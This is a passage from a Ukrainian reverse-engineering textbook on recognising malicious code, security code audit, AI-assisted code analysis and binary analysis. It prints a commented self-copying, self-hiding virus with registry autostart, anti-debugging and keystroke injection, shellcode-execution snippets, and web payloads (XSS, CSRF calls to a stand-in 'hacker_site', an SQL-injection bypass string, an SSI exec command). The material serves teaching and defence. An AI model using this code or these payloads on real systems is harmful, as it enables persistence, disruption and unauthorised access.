У поєднанні з практиками *DevSecOps* він дозволяє створити ефективну систему захисту від сучасних кіберзагроз.

2.5.4. Типові структури шкідливого програмного коду

2.5.4.1. Ознаки шкідливого коду

До типових ознак, що можуть свідчити про наявність шкідливого або підозрілого вихідного програмного коду, належить наявність дій, що зазвичай використовуються для нанесення шкоди системі, наприклад:

- запис в реєстр;
- створення нового файлу або запис в існуючий файл;
- запис (відправка даних) в порт;
- запис виконуваного файлу в системний каталог;
- перехоплення викликів *WinAPI*;
- виклик переривання або *WinAPI*;
- читання заборонених файлів;
- відправка даних (*sms*, *email*, *url*);
- завантаження з *url*;
- запуск програм;
- завантаження та виклик *DLL*;
- пошук та використання *kernel32.dll* та інші.

Як правило, шкідливі дії виконуються шляхом використання системних об’єктів та функцій, перелік яких надано в Додатку А. Тому найбільш простим та ефективним способом виявлення шкідливих дій є аналіз використання системних функцій, за рахунок яких ШПЗ реалізує свій механізм проникнення в систему та виконання шкідливої дії.

Запис в реєстр, автозапуск. Як правило, для збереження даних та автоматичного запуску шкідливий код записує відповідні дані в системний реєстр, використовуючи наступні функції:

- *RegOpenKey;*
- *RegOpenKeyEx;*
- *RegCreateKeyEx;*
- *RegQueryValueEx;*
- *RegSetValueEx.*

Приклад запису в реєстр:

```
HKEY key;
RegOpenKeyExA(HKEY_LOCAL_MACHINE,
"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_WRITE, &key);
RegSetValueExA(key,"internet.exe",0,REG_SZ,(BYTE *)sysdir,256);
RegCloseKey(key);
```

Запис в файл. Шкідливий код має бути записаний в файл, можливо, прихований, використовуючи відповідні системні виклики:

- *CreateFile;*
- *CopyFile;*
- *WriteFile;*
- *SetFileAttributes та ін.*

Приклад створення та запису файлу:

```
DWORD dwBytes;
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE
hPrevInstance,LPSTR IpszCmdLine, int NCmdShow){
  HANDLE   File =
CreateFile("c:\\text.txt",GENERIC_READ|GENERIC_WRITE,
FILE_SHARE_READ|FILE_SHARE_WRITE, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);
  for(int i=1; i<10; ++i){
    WriteFile(File, &i, sizeof(int) ,&dwBytes, NULL);
  }
}
```

Запис файлу в системний каталог. Часто шкідливий код записується в системні каталоги для маскування під системні файли.

Приклад копіювання та приховування файлу:

```
//Визначення адрес папки system32
GetSystemDirectoryA(sysdir,sizeof(sysdir));
//Додавання до шляху системної папки імені вірусу для його копіювання.
strcat(sysdir,"\\internet.exe");
//Копіювання вірусу та надання прихованих атрибутів файлів
CopyFileA(myname,sysdir,FALSE);
SetFileAttributesA(sysdir,FILE_ATTRIBUTE_HIDDEN);
```

Запис в порт. Для пересилання даних або шкідливого коду може використовуватись різні засоби, такі як запис в порт, використання сокетів, компонентів середовища програмування та інші засоби.

Перехоплення WinAPI. Перехоплення (англ. *hooking*) – технологія для зміни або посилення поведінки операційної системи, застосунку або інших програмних складових шляхом перехоплення викликів функцій, повідомлень або подій, які передаються між програмними компонентами. Код, який обробляє такі перехоплені виклики функцій, подій або повідомлень називається “гук” (англ. *hook*). Перехоплення також може бути використане шкідливим кодом. Наприклад, руткіти використовують перехоплення для фальсифікації викликів *API*, використання яких вказало б на існування руткіта, і це дозволяє йому (руткіту) залишитись невидимим. Зазвичай для *Windows* використовуються функції встановлення та відміни перехоплення:

– *SetWindowsHookExA;*

– *UnhookWindowsHookEx.*

Приклад перехоплення:

```
HOOKPROC hkprcSysMsg;
static HINSTANCE hinstDLL;
static HHOOK hhookSysMsg;
hinstDLL = LoadLibrary(TEXT("c:\\myapp\\sysmsg.dll"));
hkprcSysMsg = (HOOKPROC)GetProcAddress(hinstDLL, "SysMessageProc");
hhookSysMsg = SetWindowsHookEx( WH_SYSMSGFILTER, hkprcSysMsg, hinstDLL, 0);
```

Завантаження та виклик DLL. Для використання потрібних функцій шкідливе ПЗ може звертатися до динамічних бібліотек, в тому числі й ядра ОС, наприклад, використовуючи функції *LoadLibrary* та *GetProcAddress.*

Приклад використання функцій *WinAPI*:

```
void ExecuteShellcode(){
HINSTANCE K32 = LoadLibrary (TEXT("kernel32.dll"));
if(K32 != NULL){
MYPROC Allocate = (MYPROC)GetProcAddress(K32, "VirtualAlloc");
char* BUFFER = (char*)Allocate(NULL,sizeof(Shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
memcpy(BUFFER, Shellcode, sizeof (Shellcode));
(*(void(*) ())BUFFER) ();}
}
```

Інший метод зовсім не використовує функцію *LoadLibrary*, а отримує обробник вже завантаженого модуля *kernel32.dll* за допомогою функції *GetModuleHandle*. Дана техніка для запуску шелл-коду, можливо, одна з найбільш непомітних.

Приклад використання функцій *WinAPI* без *LoadLibrary*:

```
void ExecuteShellcode(){
MYPROC Allocate =
(MYPROC)GetProcAddress(GetModuleHandle("kernel32.dll"), "VirtualAlloc");
char* BUFFER = (char*)Allocate(NULL,sizeof(Shellcode), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
memcpy(BUFFER, Shellcode,  sizeof (Shellcode));
(*(void(*) ())BUFFER) ();
}
```

Запуск процесів та програм. Шкідливий код може запускати інші програми, в тому числі шкідливі, для досягнення мети. Такими засобами, наприклад, можуть бути наступні:

- через функцію *system*:

```
system ( "c:\\windows\\notepad.exe");
system ( "notepad C: \\ windows \\ system.ini");
```

- через функцію *CreateProcess*:

```
CreateProcess("c:\\windows\\notepad.exe",
NULL,NULL,NULL,FALSE,0,NULL, NULL,&StartupInfo,&ProcessInfo);
```

- через функцію *WinExec*:

```
WinExec ( "C:\\Windows\\system32\\notepad.exe", 1);
```

- через *ShellExecute*

```
ShellExecute(Handle,NULL,"file.doc",NULL,NULL,SW_RESTORE);
ShellExecute(Handle,  _T("open"),  _T("D:\\1.exe"),  NULL,
NULL, SW_SHOWNORMAL));
```

Захист від відладчиків. Наявність захисту від відладчика теж може бути ознакою шкідливого коду. Для цього використовується функція *IsDebuggerPresent(void)*.

Приклад перевірки режиму відладки на асемблері:

```
//BOOL WINAPI IsDebuggerPresent(void);
__asm{
CheckDebugger:
PUSH EAX                        //Save EAX value to stack
MOV EAX,DWORD PTR FS:[0x18]  //Get PEB structure address
MOV EAX,DWORD PTR [EAX+Ox30] //Get BeingDebuged byte
CMP BYTE PTR [eax+2],0   // Check if BeingDebuged byte is set
JNE CheckDebugger          //If debugger present check again
POP EAX                      //Put back the EAX value
}
```

Підключення до зовнішніх програм теж може бути ознакою шкідливого коду, коли він хоче використати певну програму для досягнення мети. Для цього використовуються функції:

- *FindWindow* – знайти потрібне вікно *Windows*;
- *FindWindowEx* – знайти дочірній компонент в заданому вікні *Windows*.

Функція *FindWindow* має наступний формат:

HWND FindWindow (const char * lpClassName, const char * lpWindowName);

Параметр *IpClassName* вказує на рядок, що містить ім'я класу, а параметр *IpWindowName* вказує на рядок, що містить ім'я вікна (це властивість *Caption* форми, що відображається в смузі заголовка вікна). Якщо цей параметр дорівнює *NULL*, то вважається, що під критерій пошуку підходить будь-яке вікно вказаного класу:

```
HWND H = FindWindow ( "TForm1", "Додаток 2");
```

Приклад підключення до вікна та натискання кнопки на ньому:

```
HWND h1, h2;
h1 = FindWindow('TForm2', 0);
h2 = FindWindowEx(h1, 0, 'TBitBtn', '&No');
SendMessage(h2, BM_CLICK, 0, 0);
```

Функція відправки повідомлення вікну має формат:

int SendMessage (HWnd hWnd, unsigned int Msg, WPARAM wParam, LPARAM lParam);

Параметр *hWnd* – дескриптор вікна, якому передається повідомлення. Якщо цей параметр дорівнює *HWND_BROADCAST*, то повідомлення передається всім вікнам верхнього рівня в системі, включаючи недоступні і невидимі, крім дочірніх.

2.5.4.2. Приклад аналізу вихідного коду ШПЗ

Розглянемо приклад простого вірусу, який містить основні ознаки шкідливого коду та виконує типові для вірусів дії щодо впровадження в систему.

Приклад простого вірусу на мові C++:

```
#include <windows.h>
#include "stdafx.h"
int WINAPI WinMain(HINSTANCE hint, HINSTANCE hPrevInstance, LPSTR
lpCmdLine, int nCmdShow){
HKEY key; HWND w;
TCHAR sysdir[256], windir[256], myname[256];
// захист від відладки
if(IsDebuggerPresent()) return 0;

//Визначаємо шлях до нашого файлу вірусу
GetModuleFileName(hint,myname,256);

//Визначаємо адреус папки windows та папки system32
GetWindowsDirectory(windir,sizeof(windir));
GetSystemDirectory(sysdir,sizeof(sysdir));

//Додаємо до шляхів системних папок імя вірусу для його копіювання
wcscat(windir,L"\\internet.exe");
wcscat(sysdir,L"\\internet.exe");

//Копіюємо вірус та надаємо приховані атрибути файлів
CopyFile(myname,windir,FALSE);
CopyFile(myname,sysdir,FALSE);
SetFileAttributes(windir,FILE_ATTRIBUTE_HIDDEN);
SetFileAttributes(sysdir,FILE_ATTRIBUTE_HIDDEN);

//Записуємо в реєстр автозапуск
RegOpenKeyEx(HKEY_LOCAL_MACHINE, L"Software\\Microsoft\\Windows
\\CurrentVersion\\Run", 0,KEY_WRITE, &key);
RegSetValueEx(key,L"internet.exe",0,REG_SZ,(BYTE *)sysdir,256);
RegCloseKey(key);

Sleep(1000); //пауза 1 сек
//В бескінечному циклі шукаємо вікна  MicrosoftWord, Microsoft Excel
//Активуємо вікно, енмулюємо натискання кнопок клавіатури
//та друкуємо текст "hello".
```

```
do {
if ((w=FindWindow(L"OpusApp", NULL))!=0 || // Microsoft Word
      (w=FindWindow(L"XLMAIN",  NULL))!=0)  // Microsoft Excel
{
  ShowWindow(w, SW_MAXIMIZE);
  //перемикання розкладки, якщо потрібно:
  //LoadKeyboardLayoutA("00000419",KLF_ACTIVATE);
  do {
     keybd_event('H', 0,0,0); keybd_event('H', 0,KEYEVENTF_KEYUP,0);
     keybd_event('E', 0,0,0); keybd_event('E', 0,KEYEVENTF_KEYUP,0);
     keybd_event('L', 0,0,0); keybd_event('L', 0,KEYEVENTF_KEYUP,0);
     keybd_event('L', 0,0,0); keybd_event('L', 0,KEYEVENTF_KEYUP,0);
     keybd_event('O', 0,0,0); keybd_event('O', 0,KEYEVENTF_KEYUP,0);
     keybd_event(VK_SPACE, 0,0,0); keybd_event(VK_SPACE,
0,KEYEVENTF_KEYUP,0);
Sleep(500);
} while(1);
}
Sleep(10000);} while(1);
return 0;
}
```

Вся інформація надана виключно для ознайомлення і не може розцінюватися як керівництво до написання шкідливих програм. Вихідні тексти оригінального вірусу були знайдені в мережі Інтернет, модифіковані та коментовані з метою підвищення рівня знань при боротьбі з вірусами.

Дрібні капості, які може зробити програма на C ++

1. Програмно вимкнути монітор можна кодом:

```
SendMessage (HWND_BROADCAST, WM_SYSCOMMAND, SC_MONITORPOWER, 2);
```

Параметр 1 замість 2 – переведення монітора в режим *StandBy*.

2. Програмно очистити корзину:

```
SHEmptyRecycleBin (Application->Handle, NULL, 0);
```

3. Програмно змінити шпалери:

```
SystemParametersInfo (SPI_SETDESKWALLPAPER, 0, "C:\\Windows \\
coffee.bmp", SPIF_UPDATEINIFILE);
```

Можна вказати файл тільки в форматі *BMP*.

4. Вивести повідомлення, що не знімається Диспетчер задач:

```
SendMessage (HWND_BROADCAST, WM_SYSCOMMAND, SC_TASKLIST, -1);
```

5. Відкрити меню Пуск (головне меню) системи:

```
SendMessage (Handle, WM_SYSCOMMAND, SC_TASKLIST, 0);
```

6. Знищити кнопку "Пуск" Windows:

```
HWND hTaskBar = FindWindow ( "Shell_TrayWnd", NULL);
HWND hStartButton = GetWindow (hTaskBar, GW_CHILD);
ShowWindow (hStartButton, SW_HIDE);
//SW_NORMAL замість SW_HIDE в останньому виклику – відновити.
```

7. Видалити пункт з системного меню вікна (в даному випадку – пункт "Перемістити"):

```
HMENU const hMenu = GetSystemMenu (Handle, false);
DeleteMenu (hMenu, SC_MOVE, MF_BYCOMMAND);
```

8. Виконати блокування робочої станції:

```
LockWorkStation();
```

9. Відключити кнопку закриття вікна:

```
HMENU MenuHandle = GetSystemMenu (WindowHandle, false);
if (MenuHandle) DeleteMenu (MenuHandle, SC_CLOSE, MF_BYCOMMAND);
```

10. Настворювати папки будь-де:

```
#include <System.hpp>
// ...
MkDir ( "C:\\Test\\");
```

Тут буде створена папка *Test* в корені диска С.

2.5.5. Пошук шкідливого програмного коду

Пошук шкідливого програмного коду є одним із ключових напрямів РІПЗ. Основною метою такого аналізу є виявлення фрагментів коду, що можуть виконувати несанкціоновані або небезпечні дії: викрадення даних, несанкціонований доступ до системи, модифікацію файлів, приховане мережеве з'єднання, завантаження додаткових компонентів, обходження механізмів захисту тощо.

Основними завданнями пошуку шкідливого коду є:

- виявлення вразливостей безпеки;
- пошук підозрілих конструкцій;
- аналіз прихованої логіки;
- виявлення шкідливих функцій;
- оцінка ризиків використання програмного забезпечення;
- контроль безпечності сторонніх бібліотек та компонентів.

Аудит безпеки програмного коду – це аналіз ПЗ з метою виявлення вразливостей, реалізація яких може знизити рівень цілісності, доступності та конфіденційності системи. Умовою проведення аудиту безпеки коду є наявність вихідного програмного коду і специфікацій.

Важливою особливістю технологій перевірки безпечності коду (*security code reviews*) є те, що основне завдання аудиту – виявлення не всіх можливих вразливостей, а тільки вразливостей коду, які можуть бути використані зловмисником.

У загальному плані аудит безпеки коду є ітераційним процесом, що включає заходи щодо планування, проведення аналізу, вироблення рекомендацій з доопрацювання програми і документації, а також розвитку методик і засобів виявлення та аналізу вразливостей.

Під час аудиту особливу увагу приділяють:

- роботі з пам’яттю;
- перевірці вхідних даних;
- механізмам автентифікації;
- роботі з криптографією;
- мережевим взаємодіям;
- файловим операціям;
- обробці помилок;
- використанню небезпечних функцій.

Методи аудиту безпеки коду:

1. перегляд (інспекція) коду вручну;
2. статичний аналіз коду за шаблоном;
3. динамічний аналіз виконання коду.

Перший підхід вважається найефективнішим з точки зору повноти і точності перевірок. Зрозуміло, що тільки експерт здатний виявити складні вразливості і місця, де маскуються програмні закладки, а також дати рекомендації щодо виправлення вразливостей або обмеження можливості їх реалізації.

До недоліків методу відносять високу трудомісткість і вимоги до кваліфікації та досвіду експертів. Для виключення суб'єктивізму до роботи

експертів може бути залучені незалежні групи тестування, що робить процес ще більш коштовним.

Результатом аудиту зазвичай є звіт, що містить:

- опис знайдених проблем;
- рівень критичності;
- можливі сценарії експлуатації;
- рекомендації щодо усунення;
- оцінку ризиків.

Статичний аналіз коду за шаблоном полягає у використанні засобів автоматизації пошуку та аналізу потенційно небезпечних конструкцій коду (сигнатур) у вихідному коді програм. В якості шаблонів застосовують сигнатури функцій та конструкції вихідного коду, що є важливими для аналізу. Метод ефективний при пошуку нескладних вразливостей і немаскованих закладок, таких як переповнення буфера, парольні константи або "логічні бомби".

Суть підходу полягає у виявленні:

- небезпечних функцій;
- типових вразливостей;
- підозрілих послідовностей команд;
- сигнатур шкідливого ПЗ;
- шаблонів експлойтів;
- аномальних конструкцій коду.

Для пошуку за шаблоном використовуються:

- регулярні вирази;
- сигнатурні бази;
- синтаксичні дерева (*Abstract Syntax Tree, AST*);
- *YARA*-правила;
- евристичні шаблони;
- графи потоку керування.

До автоматизованих засобів проведення статичного аналізу коду за шаблоном відносять сканери вразливостей коду, такі як *Checkmarx, GitHub*

CodeQL, Semgrep, SonarSource SonarQube, Synopsys Coverity, Fortinet Fortify, Veracode, PVS-Studio, YARA.

Сучасні сканери коду дозволяють в тій чи іншій мірі автоматизувати:

–пошук вразливостей переповнення буфера;

–пошук *OS*-ін'єкцій (виконання довільних команд);

–пошук *SQL*-ін'єкцій;

–пошук *XSS*-запитів (міжсайтовий скриптинг);

–пошук помилок вхідних і вихідних значень;

–проведення розбору підпрограм, що реалізують функції захисту.

Переповнення буфера – коли комп'ютерна програма записує дані за межами виділеного в пам'яті буферу, наприклад:

```
void doSomething(const char* x){
   char s[40];
   sprintf(s, "%s", x);// sprintf - можливе переповнення
   ...
}
int main(int argc,char *argv[]){
   char buf[32];
   if (argc>1)
      strcpy(buf,argv[1]); / можливий вихід за межі рядка buf
   ...
}
```

Ця напевно найнебезпечніша і поширена вразливість виникає при маніпуляції з рядком і даними, коли розмір даних перевищує розміри рядка, а байти, які не вмістилися в рядок, перезаписують пам'ять за нею. Якщо буфер (рядок) знаходиться в стеку, можна переписати адресу повернення з функції, яка знаходиться в збереженому кадрі стека. Якщо буфер знаходиться в купі, можна переписати дані менеджера пам'яті. Якщо буфер знаходиться в сегменті даних, то можна переписати значення змінних і рядків. Варіантів експлуатації багато, вразливість легко експлуатується. Найчастіше такі помилки призводять до виконання довільного коду.

XSS (*Cross-Site Scripting*) – це вид вразливості програмного забезпечення (веб-застосунку), при якому на генерованій сервером сторінці виконуються шкідливі скрипти з метою атаки клієнта.

Самі по собі *XSS*-атаки теж можуть бути дуже різноманітними. Зловмисники можуть спробувати вкрасти *cookie*, перенаправити на сайт, де відбудеться більш серйозна атака, завантажити в пам'ять будь-який шкідливий об'єкт і т. д., шляхом розміщення шкідливого скрипту на сайті жертви.

Як приклад, можна розглянути скрипт, що виводить на екран *cookie*:

```
<script>alert(document.cookie);</script>
```

Наступний скрипт робить редиректа на заражену сторінку або створює шкідливий об'єкт з вірусом:

```
<script>window.parent.location.href="http://hacker_site";</script>
<object type="text/x-scriplet" data="http://hacker_site"></object>
```

XSRF/CSRF (*Cross-Site Request Forgery*) – вид вразливості, що дозволяє використовувати недоліки *HTTP*-протоколу. До речі, це одна з причин масового переходу на *HTTPS*-протокол. При цьому зловмисники працюють за такою схемою: посилання на шкідливий сайт встановлюється на довіреній у користувача сторінці, а далі при переході по шкідливому посиланню виконується скрипт, який зберігає особисті дані користувача (паролі, платіжні дані і т. д.), або відправляє спам-повідомлення від особи користувача, чи змінюється доступ до облікового запису користувача, заради отримання повного контролю над ним.

Найбільш частими *CSRF*-атаками є атаки з використанням тегу *HTML* <*img*> або тегу *Javascript* об'єкта *image*. Найчастіше атакуючий додає необхідний код до електронного листа або на веб-сайті викладається заражена картинка. Таким чином, при завантаженні сторінки здійснюється запит та виконується шкідливий код:

```
img src
<img src="http://hacker_site/?command">
script src
<script src="http://hacker_site/?command">
Javascript объект Image
<script>
     var foo = new Image();
     foo.src = "http://hacker_site/?command";
</script>
```

Code injections (*SQL*, *PHP*, *ASP* і т. д.) – це вид вразливості, коли запускається шкідливий код одночасно з основним виконуваним кодом з метою

отримання доступу до системних ресурсів, несанкціонованого доступу до даних або взагалі виведення системи з ладу.

Вставки виконуваного коду розглянемо на прикладі SQL-ін'єкції.

Наприклад, форма входу в систему має два поля – ім'я користувача та пароль. Обробка даних виконується через SQL-запит:

```
SELECT Username
FROM Users
WHERE Name = 'tester'
AND Password = 'testpass';
```

Вводимо коректне ім'я 'tester', а в поле пароля – рядок:

```
testpass' OR '1'='1' --
```

Якщо поля введення не мають належної валідації або параметризованої обробки даних, може виникнути SQL-ін'єкція. У такому випадку SQL-запит набуде вигляду:

```
SELECT Username
FROM Users
WHERE Name = 'tester'
AND Password = 'testpass' OR '1'='1' --';
```

Умова `'1'='1'` завжди є істинною, тому умова WHERE також стане істинною. Це може призвести до обходу автентифікації та несанкціонованого доступу до системи.

Server-Side Includes (***SSI***) ***Injection*** – це вид вразливості, який передбачає використання вставки серверних команд в *HTML*-коді або запуск їх безпосередньо з сервера. В залежності від типу операційної системи, команди різняться. Наприклад, розглянемо команду для ОС *Linux*, котра виводить на екран список її файлів:

```
<!--#exec cmd="ls" -->
```

Authorization Bypass – це вид вразливості, при якій можливо отримати несанкціонований доступ до облікового запису або документів іншого користувача. Припустімо є два користувача – А і Б, користувач А може отримати доступ до документів користувача Б при простій реалізації, де при перегляді свого профілю, що містить конфіденційну інформацію, в *URL* сторінки передається ідентифікатор користувача – *ID*. У випадку підстановки замість свого ідентифікатора *ID* іншого користувача – відображаються його дані.

Динамічний аналіз полягає у дослідженні поведінки програми під час її виконання. На відміну від статичного аналізу, цей підхід дозволяє спостерігати реальні дії застосунку у системі.

2.6. ШІ-асистований аналіз вихідного коду

Штучний інтелект, зокрема великі мовні моделі (*LLM*), стає важливим інструментом аналізу вихідного коду. У контексті РІПЗ він дозволяє вирішувати наступні задачі:

1. ***Семантичний та структурний аналіз***: аналізує та пояснює як суть програм, так і їхню структуру, надає пояснення по кожній функції або класу, надає відповіді по коду, а також рекомендації щодо його покращення. При виконанні завдань ШІ активно використовує змістовні назви ідентифікаторів та коментарі в програмі.

2. ***Відновлення математичного забезпечення***: алгоритмів, математичних методів та формул.

3. ***Оцінка якості, аудит безпеки та рефакторинг коду***.

4. ***Генерація тестів та тестових сценаріїв***.

5. ***Динамічний аналіз коду без його виконання***, наприклад:

−визначення результату виконання програми;

−визначення значень змінних в заданих точках програми;

−визначення переповнення буферу заданої змінної в програмі;

−визначення результату програми, якщо ввести задані вхідні значення.

6. ***Деобфускація*** програм, що були обфусковані наступними методами:

−заміна інструкцій та фрагментів коду директивами препроцесора;

−додавання беззмістовних фрагментів коду (“мертвий код”);

−ускладнення математичних виразів та умов циклів;

−заплутування логіки управління послідовністю обчислень.

7. ***Конвертація*** в іншу мову програмування.

8. ***Генерування документації*** на основі вихідного коду з відновленням графічних моделей, наприклад, *UML*-діаграм.

Великі мовні моделі, такі як *GPT*-5 та *Claude*, здатні аналізувати код і пояснювати його логіку природною мовою, виконувати семантичний та структурний аналіз.

ШІ може аналізувати програмний код подібно до того, як *LLM* аналізують природну мову. Для цього модель навчається на:

– відкритих репозиторіях;

– базах *CVE*;

– шаблонах *CWE*;

– прикладах вразливого коду.

Система ШІ може автоматично знаходити багато відомих вразливостей. Особливістю ШІ-аналізу є здатність враховувати контекст, а не лише окремі сигнатури. Це суттєво підвищує ефективність роботи розробників і спеціалістів із РІПЗ та безпеки.

ШІ-інструменти здатні автоматично створювати тестові сценарії, що суттєво спрощує роботу *QA*-інженерів і підвищує якість програмного забезпечення. Серед найпоширеніших інструментів цього класу виділяють такі:

– *GitHub Copilot* – генерує unit-тести, інтегрується з популярними *IDE* та підтримує широкий спектр мов програмування.

– *Tabnine* – забезпечує інтелектуальне автодоповнення коду й генерацію тестових кейсів; підтримує локальне розгортання.

– *CodiumAI* – спеціалізований інструмент для тестування: генерує *edge-case* тести та здійснює глибокий аналіз логіки функцій.

Приклад генерації тесту:

```
// Функція process
int process(int x){
    if (x > 0) return x * 2; // подвоює додатні числа
    else       return x;     // решту – повертає як є
}
// Згенеровані Unit-тести для функції process
assert(process(5)  == 10); // стандартне значення
assert(process(0)  == 0);  // граничний випадок: нуль
assert(process(-1) == -1); // граничний випадок: від'ємне число
```

Переваги застосування ШІ для генерації тестів:

−прискорення написання тестів;

−підвищення покриття коду (*code coverage*);

−автоматичне виявлення граничних випадків (*edge cases*);

−легка інтеграція у конвеєри *CI/CD*.

Обмеження, які слід враховувати:

−згенеровані тести можуть містити логічні помилки;

−результати потребують обов'язкової верифікації фахівцем;

−якість тестів безпосередньо залежить від якості вхідного коду.

Отже, ШІ перетворюється на важливий інструмент у трьох сферах: розробки програмного забезпечення, забезпечення якості та РІПЗ. Основними перевагами є висока швидкість аналізу, автоматизація рутинних задач, контекстний аналіз, пошук нетипових вразливостей та адаптація до нових типів атак. Водночас ефективне використання ШІ передбачає критичне осмислення та обов'язкову верифікацію отриманих результатів фахівцем.

2.7. Питання для самоконтролю

1. В чому полягає мета та умови аналізу вихідного коду?
2. Які задачі вирішуються під час аналізу вихідного коду?
3. Які артефакти відновлюються в процесі РІПЗ вихідного коду?
4. Як здійснюється відновлення алгоритмів, формул та структури програм?
5. Які особливості відновлення об’єктної моделі програми?
6. Які існують вразливості програмного коду?
7. Які є види шкідливого програмного коду?
8. Які типові структури та ознаки шкідливого програмного коду?
9. Які є інструменти аналізу вихідного коду?
10. Які задачі з РІ вихідного коду можна доручити ШІ?

3. РЕВЕРС-ІНЖИНІРИНГ ТА ЯКІСТЬ БІНАРНОГО КОДУ

3.1. Аналіз бінарного коду

3.1.1. Особливості аналізу бінарного коду

Однією з найскладніших задач РІПЗ ПЗ є дослідження бінарного коду, який представлено файлами виконуваних програм, що є результатом компіляції програм в машинні коди або в проміжну мову (наприклад, байт-код мови *java*).

Технології РІПЗ дозволяють не тільки досліджувати ПЗ як "чорного ящика", аналізуючи поведінку програми з точки зору звертання до зовнішніх ресурсів системи, а й заглянути всередину виконуваного коду та зробити його "білим ящиком" з можливістю узнати його внутрішню будову та навіть вносити зміни.

Особливістю РІ бінарного коду є те, що дослідник має справу з низькорівневим представленням програми, як правило, машинною мовою великого обсягу, що ускладнює задачі структурного аналізу, загального розуміння суті програми, пошуку потрібних фрагментів коду та внесення змін. Для здійснення РІ бінарного коду частіше за все доводиться піднімати рівень представлення з машинних кодів до рівня асемблера або до мови високого рівня, а вже потім досліджувати програму. Крім того, РІ бінарного коду неможливий без застосування інструментальних засобів.

Виділяють *статичний* (без виконання програми) та *динамічний* (під час виконання) РІ бінарного коду.

Статичний РІ бінарного коду дозволяє визначити будову програми, її структуру, аналізувати її склад та характеристики, здійснювати пошук потрібних фрагментів, виконувати перетворення її в іншу форму представлення та вносити зміни.

Динамічний РІ бінарного коду включає як дослідження роботи програми шляхом моніторингу її зовнішньої активності на рівні операційної системи, так і аналіз послідовності виконання команд, викликів функцій і т.п., що відповідають, в тому числі, її зовнішнім проявам.

Основними інструментами статичного аналізу є: *Hex*-редактори коду, аналізатори виконуваних файлів, дизасемблери та декомпілятори. Для

виконання статичного аналізу коду потрібні знання машинних кодів команд, команд асемблера, структури виконуваного файлу та структур даних.

До інструментів динамічного аналізу бінарних кодів програм відносяться середовища безпечного виконання, різноманітні програми моніторингу, деобфускатори, розпакувальники, відладчики та інші. Основним інструментом динамічного аналізу є *відладчик*.

В реальній практиці, як правило, використовують комплексний підхід щодо аналізу бінарного коду в залежності від мети дослідження.

3.1.2. Методи аналізу бінарного коду

Як зазначено раніше, існує два основні підходу до аналізу бінарного коду: статичний і динамічний. При статичному аналізі шкідливі програми, не запускаючи їх на виконання. Динамічний же аналіз включає в себе запуск програм і маніпуляції з запущеним процесом в оперативній пам’яті.

Обидва методи можна розділити на *базовий* та *удосконалений* аналіз.

Базовий статичний аналіз складається з вивчення виконуваного файлу без перегляду машинних інструкцій. По суті, це первинний аналіз, який може або підтвердити, або спростувати припущення про те, що файл є шкідливим. На цьому етапі дослідник не виконує дизасемблювання чи декомпіляцію, а аналізує зовнішні характеристики файлу. Зазвичай вивчаються:

– тип і формат файлу (*PE, ELF, APK* тощо);

– цифровий підпис;

– хеш-суми (*MD5, SHA-256*);

– імпортовані бібліотеки та *API*-функції;

– рядки тексту (*strings*);

– секції виконуваного файлу;

– ентропія даних;

– метадані;

– результати перевірки антивірусними системами.

Удосконалений статичний аналіз – завантаження виконуваного файлу в дизасемблер без запуску коду в оперативній пам'яті та перегляд асемблерних інструкцій на предмет того, що робить код програми в цільовій системі.

Базовий динамічний аналіз пов'язаний із запуском виконуваного коду і спостереженням його поведінки в цільовій системі за допомогою спеціальних інструментів.

Удосконалений динамічний аналіз використовує відладчик для вивчення внутрішнього стану виконуваного коду в оперативній пам'яті.

Незалежно від кінцевої мети дослідження бінарного коду, чи то дослідження наявності шкідливого коду, чи то реінжиніринг або пізнання, можна виділити **загальні етапи та методи робіт**.

На 1 етапі визначаються загальні характеристики бінарного файлу: тип, формат, дата створення, властивості файлу, розмір і т.д.

На 2 етапі визначають характеристики саме виконуваного файлу за допомогою програм, що розуміють структуру файлу та витягають з нього структуру: секції, цільова операційна система, інструмент створення, мова програмування і т.п.

На 3 етапі виконують статичний РІ шляхом застосування *Hex*-редакторів, дизасемблерів та інших програм, що можуть показати зміст та структуру програми в “сирому” вигляді, або з перетворенням в мову асемблера, схеми та інші форми. При необхідності перетворення в мову високого рівня застосовують декомпілятори. Частина задач аналізу на цьому й закінчується. Якщо ж статичного аналізу недостатньо, наприклад, коли програма захищена від дослідження або динамічно завантажує інші модулі і її поведінка незрозуміла, або після внесення змін в її код для перевірки роботи, переходять до наступних етапів динамічного дослідження.

На 4 етапі програму запускають у безпечному середовищі (пісочниця, віртуальна машина) та за допомогою спеціальних програм-моніторів аналізують її поведінку та звертання до системних ресурсів (запуск процесів, доступ до файлів, використання реєстру, передача даних по мережі і т.п.).

На 5 етапі, коли визначено конкретне місце, що потрібно проаналізувати (важко дослідити роботу всієї програми), застосовують дизасемблери та відладчики для виконання програми в покроковому режимі в певних точках зупинки і, можливо, вносяться зміни в код програми.

Виходячи з вищенаведеного, можна виділити наступні **рівні аналізу бінарного коду**:

- машинний код (інструмент – *Hex*-редактор);
- асемблер (інструмент – дизасемблер);
- програма в пам'яті (інструменти – дебагер, дампер);
- вихідний код мовою високого рівня (інструмент – декомпілятор).

Далі розглянемо техніку виконання окремих етапів дослідження бінарного коду програм.

3.2. Статичний аналіз бінарного коду

3.2.1. Структура виконуваного коду

Статичний РІ бінарного коду має справу з низькорівневим представленням програм, тому для їхнього розуміння потрібно знати структуру виконуваного коду для певної платформи. Для різних платформ існує безліч форматів файлів виконуваного коду. Ми зупинимось детально на форматі *PE* (*Portable Executable*).

3.2.1.1. Стандарти *COFF, PE, PE+*

У всіх 32-розрядних версіях ОС *Windows* об'єктні (*.obj*), бібліотечні (*.lib*) і виконувані (*.exe* і *.dll*) файли зберігаються в єдиному форматі *COFF* (*Common Object File Format*), який також використовується деякими системами сімейства *Unix* і ОС *VMS*.

Формат *PE* є спеціалізацією *COFF* для зберігання виконуваних модулів в операційній системі *Windows*. Він був стандартизований *Tool Interface Standard Committee* (*Microsoft, Intel, IBM, Borland, Watcom* та ін.) в 1993 р. Назва "*Portable Executable"* пов'язана з тим, що даний формат не залежить від архітектури процесора, для якого побудований виконуваний файл.

На операційних системах сімейства *Windows* формат *PE* в даний час підтримує наступні архітектури наборів команд: *IA*-32, *IA*-64, *x*86-64 (*AMD*64 / *Intel*64).

